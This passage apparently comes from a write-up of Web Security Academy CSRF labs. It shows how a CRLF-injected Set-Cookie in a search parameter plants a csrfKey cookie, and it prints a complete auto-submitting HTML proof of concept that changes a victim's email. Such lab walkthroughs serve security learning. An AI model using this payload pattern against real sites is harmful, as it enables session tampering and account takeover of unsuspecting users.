
We will then create a CSRF PoC.


Sending this PoC will solve the lab.

5. CSRF where token is tied to non-session cookie
Description:
In this lab, the CSRF token is tied to a non-session cookie and we need to change the victim’s email id.
Explanation:
We have a non session cookie called csrfKey. We login to the first account.


We login to the second account next. We have csrfKey=RAWVZK9VlIrSJPYA51wAEjrBgU3YocH6 and csrf token:q9BQUotq33olnNFls0TfwHSf1z2vCZMP. In order to exploit CSRF, we need to inject this csrfKey cookie.

When we try to search something, we can see that the server sets a cookie called LastSearchTerm with whatever we searched.

We use a CRLF (Carriage return line feed) - %0D%0A with Set-Cookie:csrfKey=<key> to inject the cookie into the user session. Note that I have made a typo here. The c in csrfKey is not capital.
We now generate a CSRF PoC.

We remove the history.pushState line to <img src="https://0a0400ba047b556180b09e4000d9000b.web-security-academy.net/?search=test%0D%0ASet-Cookie:%20csrfKey=PSngZMd6UExBQpOIHNCAVoT6TREIbLTU%3b%20SameSite=None" onerror="document.forms[0].submit()">.

The full PoC looks like this.
1
2
3
4
5
6
7
8
9
10
11
<html>
<body>
<form action="https://0a0400ba047b556180b09e4000d9000b.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="admin2@gmail.com" />
<input type="hidden" name="csrf" value="LOPKltgeMEFK8Jn4wT1B7gha8hlIdcHg" />
<input type="submit" value="Submit request" />
</form>
<img src="https://0a0400ba047b556180b09e4000d9000b.web-security-academy.net/?search=test%0D%0ASet-Cookie:%20csrfKey=PSngZMd6UExBQpOIHNCAVoT6TREIbLTU%3b%20SameSite=None" onerror="document.forms[0].submit()">
</body>
</html>
